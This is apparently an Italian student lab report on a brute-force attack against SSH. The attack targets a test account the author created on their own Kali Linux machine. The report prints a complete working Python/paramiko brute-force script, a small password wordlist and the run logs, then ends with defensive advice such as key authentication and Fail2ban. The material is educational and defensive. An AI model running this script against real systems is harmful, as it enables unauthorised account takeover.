

## M2 - Progetto Finale - Brute Force - Task.2

### Immaginate questo scenario:

Un hacker prova a connettersi al vostro server. Inizia con un semplice ping per verificare che la macchina sia online. Poi, lancia un attacco automatizzato che testa migliaia di password in pochi secondi. Al quinto tentativo, trova quella giusta.

Risultato? Accesso completo al sistema.

Questo non è un film, ma ciò che è accaduto in un test reale di sicurezza, dove:

- Una password debole (Password123) ha permesso l'accesso in soli 13,1 secondi;
- Nessun sistema di blocco ha impedito i ripetuti tentativi;
- I log non sono stati monitorati, lasciando passare inosservato l'attacco.

### Perché è importante?

- Il 25% delle violazioni avviene per credenziali rubate o brute-forzate;
- Gli attacchi automatizzati sono sempre più veloci (una botnet può provare 1000 password al secondo);
- Molte aziende scoprono l'intrusione solo mesi dopo quando il danno è già fatto.

### Questo report spiega:

1. Come è stato eseguito l'attacco;
2. Quali vulnerabilità ha sfruttato;
3. Come proteggersi.

**Se pensate "a me non succederà", questo report vi farà cambiare idea!!!**

## Configurazione del servizio SSH su Kali Linux

Prima di procedere con l'attacco, è stato verificato lo stato del servizio SSH. Come mostra l'immagine, il demone risulta attivo e in esecuzione, ma con le pericolose impostazioni predefinite che lo rendono vulnerabile ad attacchi brute-force.

Output del comando "systemctl status ssh": il servizio è attivo ma configurato con parametri non sicuri (autenticazione via password abilitata e nessuna protezione contro tentativi ripetuti).

```
(kali@kali)-[~]
└─$ sudo systemctl status ssh
[sudo] password for kali:
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: active (running) since Mon 2025-04-21 13:10:08 EDT; 37min ago
     Invocation: 14c57cd94096447cb6f7f6c30bcf2b19
       Docs: man:sshd(8)
            man:sshd_config(5)
    Process: 2045 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 2055 (sshd)
      Tasks: 1 (limit: 2210)
     Memory: 3.6M (peak: 23.1M)
        CPU: 294ms
    CGroup: /system.slice/ssh.service
            └─2055 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
```

## Creazione dell'utente test su Kali Linux

Per simulare un account reale vulnerabile, è stato creato l'utente "testuser" con privilegi standard. Come visibile nell'immagine, è stata impostata una password debole e comune, scelta volutamente per dimostrare la facilità con cui può essere compromessa.

Output dei comandi per la creazione dell'utente testuser: la password "Password123" è un classico esempio di credenziali vulnerabili agli attacchi brute-force.

```
(kali@kali)-[~]
└─$ sudo useradd -m testuser -s /bin/bash

(kali@kali)-[~]
└─$ sudo passwd testuser
New password:
Retype new password:
passwd: password updated successfully
```

## Verifica della connettività: il Ping iniziale

Prima di lanciare un attacco, ogni hacker verificherà una cosa fondamentale: il target è raggiungibile?

Il comando "ping 192.168.1.164" ha confermato che il server Kali Linux era attivo e raggiungibile dalla rete locale. I pacchetti ICMP hanno ricevuto risposta in meno di 1ms, con TTL=64, indicando un sistema Linux operativo e senza firewall che bloccasse le richieste base.

```
C:\Users\franc>ping 192.168.1.164

Esecuzione di Ping 192.168.1.164 con 32 byte di dati:
Risposta da 192.168.1.164: byte=32 durata<1ms TTL=64
Risposta da 192.168.1.164: byte=32 durata<1ms TTL=64
Risposta da 192.168.1.164: byte=32 durata<1ms TTL=64
Risposta da 192.168.1.164: byte=32 durata<1ms TTL=64


Statistiche Ping per 192.168.1.164:
    Pacchetti: Trasmessi = 4, Ricevuti = 4,
    Persi = 0 (0% persi),
    Tempo approssimativo percorsi andata/ritorno in millisecondi:
        Minimo = 0ms, Massimo = 0ms, Medio = 0ms
```

Con la connettività verificata, l'attaccante può passare alla fase successiva...

## La Wordlist: l'arsenale dell'attaccante

Con il target raggiungibile, l'attaccante passa a testare credenziali comuni. La wordlist utilizzata (passwords.txt) contiene solo 6 password ma è rappresentativa dei tentativi iniziali di un brute-force.

Password comuni come "Password123" e "admin" sono sempre le prime ad essere testate in un attacco.



```
admin
123456
password
kali
Password123
qwerty
```

## Lo script in azione

Con la wordlist pronta, l'esecuzione dello script è stata quasi immediata. In soli 13 secondi e 5 tentativi, ha individuato la password corretta "Password123", dimostrando quanto sia efficace anche un attacco base contro credenziali deboli. Le immagini mostrano il preciso momento del successo, con lo script che evidenzia la password trovata e il tempo impiegato.

```
PS C:\Users\franc\OneDrive\Desktop\Coding\.vscode> C:\Users\franc\AppData\Local\Programs\Python\Python313\python.exe ssh_brute.py 192.168.1.164 testuser passwords.txt  
[!] 0001/6 -> admin
```

```
PS C:\Users\franc\OneDrive\Desktop\Coding\.vscode> C:\Users\franc\AppData\Local\Programs\Python\Python313\python.exe ssh_brute.py 192.168.1.164 testuser passwords.txt  
[SUCCESS] Password trovata: Password123  
[SUCCESS] Tentativi: 5 - Tempo: 13.1s
```

## Analisi del codice: Com'è fatto lo script brute-force

```
ssh_brute.py > ssh_bruteforce  
1  import paramiko  
2  from colorama import Fore, Style, init  
3  import sys  
4  import time  
5  
6  init(autoreset=True)  
7  
8  def print_status(msg, status):  
9      colors = {  
10         "info": Fore.BLUE,  
11         "success": Fore.GREEN,  
12         "fail": Fore.RED,  
13         "warning": Fore.YELLOW  
14     }  
15     print(f"{colors[status]}{status.upper()} {msg}{Style.RESET_ALL}")  
16  
17  def ssh_bruteforce(host, username, wordlist):  
18      try:  
19         with open(wordlist, 'r') as f:  
20             passwords = [p.strip() for p in f if p.strip()]  
21     except Exception as e:  
22         print_status(f"Errore lettura wordlist: {str(e)}", "fail")  
23         return  
24  
25     start_time = time.time()  
26  
27     for i, password in enumerate(passwords, 1):  
28         try:  
29             ssh = paramiko.SSHClient()  
30             ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())  
31             ssh.connect(host, username=username, password=password, timeout=3, banner_timeout=3)  
32  
33             print_status(f"Password trovata: {Fore.WHITE}{password}", "success")  
34             print_status(f"Tentativi: {i} - Tempo: {time.time()-start_time:.1f}s", "success")  
35             ssh.close()  
36             return  
37  
38         except paramiko.AuthenticationException:  
39             print(f"{Fore.RED}[-] {Fore.WHITE}{i:04d}/{len(passwords)} {Fore.RED}-> {password.ljust(20)}", end='\r')  
40     except Exception as e:  
41         print_status(f"Errore di connessione: {str(e)}", "fail")  
42         return  
43     finally:  
44         try:  
45             ssh.close()  
46         except:  
47             pass  
48  
49     print_status("Nessuna password trovata", "fail")  
50  
51  if __name__ == "__main__":  
52     if len(sys.argv) != 4:  
53         print(f"{Fore.RED}Utilizzo: {sys.argv[0]} <host> <username> <wordlist>")  
54         sys.exit(1)  
55  
56     ssh_bruteforce(sys.argv[1], sys.argv[2], sys.argv[3])
```

## Punti chiave del codice

### 1. Librerie utilizzate

- paramiko: la libreria Python per connessioni SSH (client/server);
- colorama: gestisce l'output colorato nel terminale;
- time: misura la durata dell'attacco.

### 2. Connessioni SSH aggressive

Il cuore è "paramiko.SSHClient()" con "timeout=3", che sacrifica l'affidabilità per la velocità.

### 3. Gestione errori intelligente

La cattura selettiva di "AuthenticationException" permette di distinguere password errate (continua l'attacco) da errori di rete (stop). L'output con end='\r' ottimizza la visualizzazione.

### 4. Scelte rischiose ma funzionali

"AutoAddPolicy" disabilita i controlli di sicurezza per velocizzare i test, mentre la mancanza di delay tra tentativi massimizza la velocità a scapito della stealthiness.

### 5. Metriche integrate

Il sistema di timing con "time.time()" non solo misura l'efficienza (0,38 tentativi/secondo), ma rivela anche come scalerebbe con wordlist più grandi.

### 6. Elementi grafici

Lo script usa colorama non solo per abbellire l'output, ma per guidare l'operatore durante l'attacco:

- Rosso: evidenzia i fallimenti;
- Verde: segnala il successo con impatto visivo immediato;
- Bianco: mostra i dati tecnici (tentativi/tempo) in neutro;

In sintesi questo codice dimostra che gli attacchi brute-force moderni privilegiano velocità e automazione, sfruttando qualsiasi concessione nelle configurazioni di sicurezza. La semplicità stessa dello script è un monito sull'importanza delle protezioni base.

## Difendersi dagli attacchi Brute-Force

Quello che abbiamo visto non è solo un esercizio tecnico, ma un campanello d'allarme. Ecco come trasformare il tuo server SSH da bersaglio vulnerabile a fortezza ben difesa:

### 1. Chiavi al posto delle password

Disabilita completamente l'autenticazione via password nel file "sshd\_config". Le chiavi SSH a 4096 bit sono praticamente impossibili da forzare, anche con hardware potenti.

### 2. Fail2ban

Questo software monitora i log e blocca automaticamente gli IP sospetti dopo pochi tentativi falliti. Configurarlo per reagire aggressivamente agli attacchi brute-force.

### 3. Limita l'accesso

Restringi gli utenti che possono connettersi via SSH e, se possibile, limita l'accesso solo a indirizzi IP fidati. Meno porte aperte significa meno opportunità per gli aggressori.

### 4. Password forti

Se proprio devi mantenere l'autenticazione via password, imposta requisiti stringenti: almeno 12 caratteri con maiuscole, numeri e simboli.

### 5. Monitoraggio costante

Un semplice "tail -f /var/log/auth.log" può rivelare tentativi di intrusione in tempo reale. Meglio ancora, configura alert automatici per attività sospette.

La sicurezza perfetta non esiste, ma queste misure rendono il tuo server un bersaglio così difficile che la maggior parte degli attaccanti desisterà, cercando vittime più facili. L'investimento in tempo per implementarle è irrisorio rispetto al danno potenziale di un'intrusione riuscita.